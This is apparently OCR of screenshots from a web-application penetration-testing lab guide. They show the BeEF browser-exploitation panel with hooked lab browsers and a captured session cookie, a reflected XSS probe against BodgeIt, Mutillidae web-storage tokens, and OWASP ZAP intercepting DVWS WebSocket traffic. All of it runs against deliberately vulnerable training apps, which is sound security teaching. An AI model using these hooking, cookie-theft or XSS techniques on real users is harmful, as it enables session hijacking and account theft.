

127.0.0.1:3000/ui/panel
BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
192.168.56.11
192.168.56.12
Offline Browsers
192.168.56.11
192.168.56.10
192.168.56.12
192.168.56.12
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Module Tree
Search
Network (19)
Persistence (5)
Man-In-The-Browser
Wordpress Add Administ
Confirm Close Tab
Create Foreground iFram
Create Pop Under
Phonegap (16)
Social Engineering (21)
Clickjacking
Fake LastPass
Lcamtuf Download
Module Results History
id... date label
0 2018-06-18 06:50 command 1
Command results
1 Mon Jun 18 2018 06:50:49 GMT-0500 (CDT)
data: Browser hooked.
2 Mon Jun 18 2018 06:50:49 GMT-0500 (CDT)
data: Method XMLHttpRequest.open override


127.0.0.1:3000/ui/panel
BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
192.168.56.11
192.168.56.10
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Module Tree
Search
Browser (53)
Hooked Domain (25)
Get Cookie
Get Form Values
Get Page HREFs
Get Page HTML
Remove stuck iframe
Replace HREFs
Fingerprint Ajax
Overflow Cookie Jar
Create Alert Dialog
Create Prompt Dialog
Redirect Browser
Module Results History
id
date
label
0
2018-06-08 08:01
command 1
Command results
Fri Jun 08 2018 08:01:06 GMT-0500 (CDT)
data:
cookie=JSESSIONID=2A932C521A1F35482B3
acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada;
BEEFHOOK=edFl98r2ZxedksedDM8uWhZdjV
Re-execute command
Basic
Requester
Ready


192.168.56.11/mutillidae/index.php?page=html5-storage.php
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
HTML 5 Web Storage
Web Storage
Key
Item
Storage Type
AuthorizationLevel
0
Session
LocalStorageTarget
This is set by the index.php page
Local
MessageOfTheDay
Go Cats!
Local
Inspe...
Cons...
Debug...
Style E...
Perform...
Mem...
Netw...
Stor...
D...
Cache Storage
Cookies
192.168.56.11
Indexed DB
Local Storage
http://192.168.56.11
Session Storage
Filter items
Key
Value
LocalStorageTarget
This is set by the index.php page
MessageOfTheDay
Go Cats!
Secure.CurrentStateofHTML5Storage
Completely Insecure



192.168.56.11/mutillidae/index.php?page=html5-storage.php
HTML 5
Others
Documentation
Resources
Getting Started: Project Whitepaper
HTML 5 Web Storage
Web Storage
Key
Item
Storage Type
AuthorizationLevel
0
Session
LocalStorageTarget
This is set by the index.php page
Local
MessageOfTheDay
Go Cats!
Local
Inspe...
Cons...
Debug...
Style E...
Perform...
Mem...
Netw...
Stor...
D...
Cache Storage
Cookies
192.168.56.11
Indexed DB
Local Storage
http://192.168.56.11
Session Storage
http://192.168.56.11
Filter items
Key
Value
AuthorizationLevel
0
Secure.AuthenticationToken
DU837HHFYTEYUE9S1934
Secure.IsUserLoggedIn?
No
SessionStorageTarget
This is set by the index.php page



192.168.56.11/bodgeit/search.jsp?q=<script>alert
The BodgeIt Store
We bodge it, so you dont have to!
Guest user
Home
About Us
Contact Us
Login
Your Basket
Search
Doodahs
Gizmos
Thingamajigs
Thingies
Whatchamacallits
Whatsits
Widgets
Go Cats!
OK






```
root@kali:~# ls /etc/apache2/mods-enabled/
access_compat.load  authn_file.load  autoindex.load  dnssd.conf   mime.load         php7.2.conf      setenvif.load
alias.conf          authz_core.load  deflate.conf    dnssd.load   mpm_prefork.conf  php7.2.load      status.conf
alias.load          authz_host.load  deflate.load    env.load     mpm_prefork.load  reqtimeout.conf  status.load
auth_basic.load     authz_user.load  dir.conf        filter.load  negotiation.conf  reqtimeout.load
authn_core.load     autoindex.conf   dir.load        mime.conf    negotiation.load  setenvif.conf
```


```
MariaDB [(none)]> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| dvws_db            |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.00 sec)

MariaDB [(none)]> drop database if exists dvws_db;
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> create database dvws_db;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> exit;
Bye
root@kali:~# mysql dvws_db < /var/www/html/DVWS/includes/dvws_db.sql
```



DVWS
dvws.local/DVWS/
DVWS Damn Vulnerable Web Sockets
Home
Setup
Brute Force
Command Execution
CSRF
File Inclusion
Error SQL Injection
Blind SQL injection
Reflected XSS
Stored XSS
OWASP Damn Vulnerable Web Sockets (DVWS)
OWASP Damn Vulnerable Web Sockets (DVWS) is a vulnerable web application which works on web sockets for client-server communication. The flow of the application is similar to DVWA.
In the "hosts" file of your attacker machine create an entry for "dvws.local" to point at the IP address hosting the DVWS application. Location of the "hosts" file:
Windows: C:\windows\System32\driverstc\hosts
Linux: /etc/hosts
Sample entry for hosts file:
192.168.100.199 dvws.local
The application requires the following:
1. Apache + PHP + MySQL
2. PHP with MySQLi support
3. Ratchet
4. ReactPHP-MySQL



Sites
Quick Start
Request
Response
Contexts
Default Context
Sites
http://dvws.local
DVWS
css
img
js
GET:DVWS
Welcome to the OWASP Zed Attack Proxy (ZA
ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications
Please be aware that you should only attack applications that you have been specifically been given
To quickly test an application, enter its URL below and press 'Attack'.
URL to attack:
http://
Attack
Stop
History
Search
Alerts
Output
Clear
AJAX Spider
Active Scan
Break Points
Forced Browse
Fuzzer
HTTP Sessions
Params
Spider
WebSockets
Downloading https://github.com/zaproxy/zap-extensions/ /webdriverlinux-beta-6.zap to /root/.ZAP/plugin/webdriverlinux-beta-6.zap
Downloading https://github.com/zaproxy/zap-extensions/ /websocket-release-16.zap to /root/.ZAP/plugin/websocket-release-16.zap
Downloading https://github.com/zaproxy/zap-extensions/ /plugnhack-beta-11.zap to /root/.ZAP/plugin/plugnhack-beta-11.zap
Downloading https://github.com/zaproxy/zap-extensions/ /replacer-beta-6.zap to /root/.ZAP/plugin/replacer-beta-6.zap
Downloading https://github.com/zaproxy/zap-extensions/ /jxbrowser-alpha-9.zap to /root/.ZAP/plugin/jxbrowser-alpha-9.zap
Downloading https://github.com/zaproxy/zap-extensions/ /jxbrowserlinux64-alpha-7.zap to /root/.ZAP/plugin/jxbrowserlinux64-alpha-7.zap



Stored XSS
Enter your name:
Name
Enter your comment:
My comment
Post Comment
Name: admin
Comment: I like this website.



Quick Start
Request
Response
Text
GET http://dvws.local:8080/post-comments HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Sec-WebSocket-Version: 13
Origin: http://dvws.local
Sec-WebSocket-Key: kp+susKAQSVxzevK+2IYtQ==
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket
Host: dvws.local:8080



Quick Start
Request
Response
Header: Text
Body: Text
HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: Dp9rRa6pQUW92bo4Y6nPzIEntW4=
X-Powered-By: Ratchet/0.3.5



Sites
Quick Start
Request
Response
Text
#4.1 - 16/06/18, 10:34:49.483 - TEXT
http://dvws.local:8080
http://dvws.local
DVWS
{"name":"Name","comment":"My comment"}
History
Search
Alerts
Output
WebSockets
Channel: -- All Channels --
Filter:OFF
Channel ↔ Timestamp Opcode Bytes Payload
#1.1 16/06/18, 10:14:51.245 8=CLOSE 2 1001
#1.2 16/06/18, 10:14:51.315 8=CLOSE 2 1001
#2.1 16/06/18, 10:33:46.102 1=TEXT 47 {"auth_user":"YXNkZg==","auth_pass":"YXNkZmc="}
#2.2 16/06/18, 10:33:46.12 1=TEXT 38 <pre>Incorrect username/password</pre>
#2.3 16/06/18, 10:33:56.103 8=CLOSE 2 1001
#2.4 16/06/18, 10:33:56.135 8=CLOSE 2 1001
#3.1 16/06/18, 10:34:03.935 1=TEXT 7 My name
#3.2 16/06/18, 10:34:03.946 1=TEXT 28 Hello My name:) How are you?
#3.3 16/06/18, 10:34:08.687 8=CLOSE 2 1001
#3.4 16/06/18, 10:34:08.7 8=CLOSE 2 1001
#5.1 16/06/18, 10:34:12.39 1=TEXT 12 showComments
#5.2 16/06/18, 10:34:12.67 1=TEXT 113 <pre>Name: admin
Comment: I like this website.</pre><pre>Name: Bob
Co...
#4.1 16/06/18, 10:34:49.483 1=TEXT 38 {"name":"Name","comment":"My comment"}
#4.2 16/06/18, 10:34:49.499 1=TEXT 44 <pre>Name: Name
Comment: My comment</pre>


History
Search
Alerts
Output
WebSockets
Channel: -- All Channels --
Add break point
Add a custom breakpoint for WebSocket communication, by applying arbitrary restrictions. You can edit or view these breakpoints in the Break Points tab of the information window.
Opcode: TEXT
Channel: -- All Channels --
Payload Pattern:
Direction: Outgoing Messages
Incoming Messages
Cancel
Add
Channel | ↔ | Timestamp | Opcod
#1.1 16/06/18, 10:14:51.245
#1.2 16/06/18, 10:14:51.315
#2.1 16/06/18, 10:33:46.102
#2.2 16/06/18, 10:33:46.12
#2.3 16/06/18, 10:33:56.103
#2.4 16/06/18, 10:33:56.135
#3.1 16/06/18, 10:34:03.935
#3.2 16/06/18, 10:34:03.946
#3.3 16/06/18, 10:34:08.687
#3.4 16/06/18, 10:34:08.7
#5.1 16/06/18, 10:34:12.39
#5.2 16/06/18, 10:34:12.67
#4.1 16/06/18, 10:34:49.483
#4.2 16/06/18, 10:34:49.499 1=TEXT 44 <pre>Name: Name
Comment: My comment</pre>
#4.3 16/06/18, 10:37:47.793 1=TEXT 38 {"name":"Name","comment":"My comment"}
#4.4 16/06/18, 10:37:47.807 1=TEXT 44 <pre>Name: Name
Comment: My comment</pre>


Sites
Quick Start
Request
Response
Break
Method
Text
#4.5 - 16/06/18, 10:38:45.167 - TEXT
http://dvws.local:8080
http://dvws.local
